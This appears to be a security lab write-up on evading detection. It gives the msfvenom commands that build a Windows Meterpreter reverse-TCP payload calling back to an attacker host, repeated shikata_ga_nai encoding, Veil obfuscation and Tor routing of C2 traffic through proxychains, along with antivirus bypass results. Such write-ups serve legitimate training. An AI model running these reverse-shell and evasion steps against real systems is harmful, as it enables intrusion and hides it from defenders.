Advanced Evasion Lab

Objective:

To develop and test advanced evasion techniques by creating obfuscated payloads and anonymizing command-and-control (C2) traffic to bypass antivirus and network-based detection systems.

Tools Used:

- msfvenom
- Veil
- proxychains


Attack Narrative:

Step 1: Payload Generation:

A reverse TCP Meterpreter payload was generated using msfvenom.

Command Used:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<ATTACKER_IP> LPORT=4444 -f exe -o payload_raw.exe
```




Step 2: Payload Obfuscation:

The payload was encoded using multiple iterations to evade signature-based detection.

Command Used:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<ATTACKER_IP> LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o payload_encoded.exe




Step 3: Advanced Evasion with Veil:

The payload was further obfuscated using Veil to bypass antivirus detection.

Action:

- Generated a Veil-based executable payload
- Applied encryption and obfuscation techniques



Step 4: Payload Execution & Session Establishment:

A reverse TCP handler was initiated in the **Metasploit Framework**, listening on 192.168.1.10:4444.

The target system successfully executed the payload, establishing a Meterpreter session (`session 1 opened`).

This confirms a successful callback from the compromised host (192.168.1.20) to the attacker machine.

Post-exploitation commands (`sysinfo`, `getuid`) verified system details and user context.

The session provided full interactive access, enabling command execution and system control.


This marks successful initial access and a stable foothold in the target environment.

Step 5: Network Evasion via Proxychains:

C2 traffic was routed through Tor using proxychains to anonymize attacker activity.


Command Used:

proxychains msfconsole



Verification Command:

proxychains curl ifconfig.me



Findings: Payload Obfuscation Results:

Payload ID	Type	AV Detection	Notes
PID001	Meterpreter	Bypassed	Encoded (5 iterations)
PID002	Meterpreter	Detected	No encoding
PID003	Reverse TCP	Bypassed	Veil-obfuscated payload

Network Evasion Summary (50 Words)

C2 traffic was successfully routed through Tor using proxychains, masking the attacker's real IP address. This technique bypassed basic network monitoring and detection controls by anonymizing communication channels. The approach demonstrates how adversaries evade attribution and maintain persistence while reducing the likelihood of detection in monitored environments.

Risk & Impact Assessment:

- **Risk Level:** High

Impact:

- Successful bypass of antivirus detection mechanisms
- Obfuscation techniques reduced payload detectability
- Attacker identity concealed through anonymized traffic routing
- Increased likelihood of persistence and stealth during operations

Conclusion:

The lab successfully demonstrated the effectiveness of combining payload obfuscation and network anonymization techniques to evade modern detection systems. The use of layered evasion significantly improved stealth, highlighting critical gaps in traditional security defenses.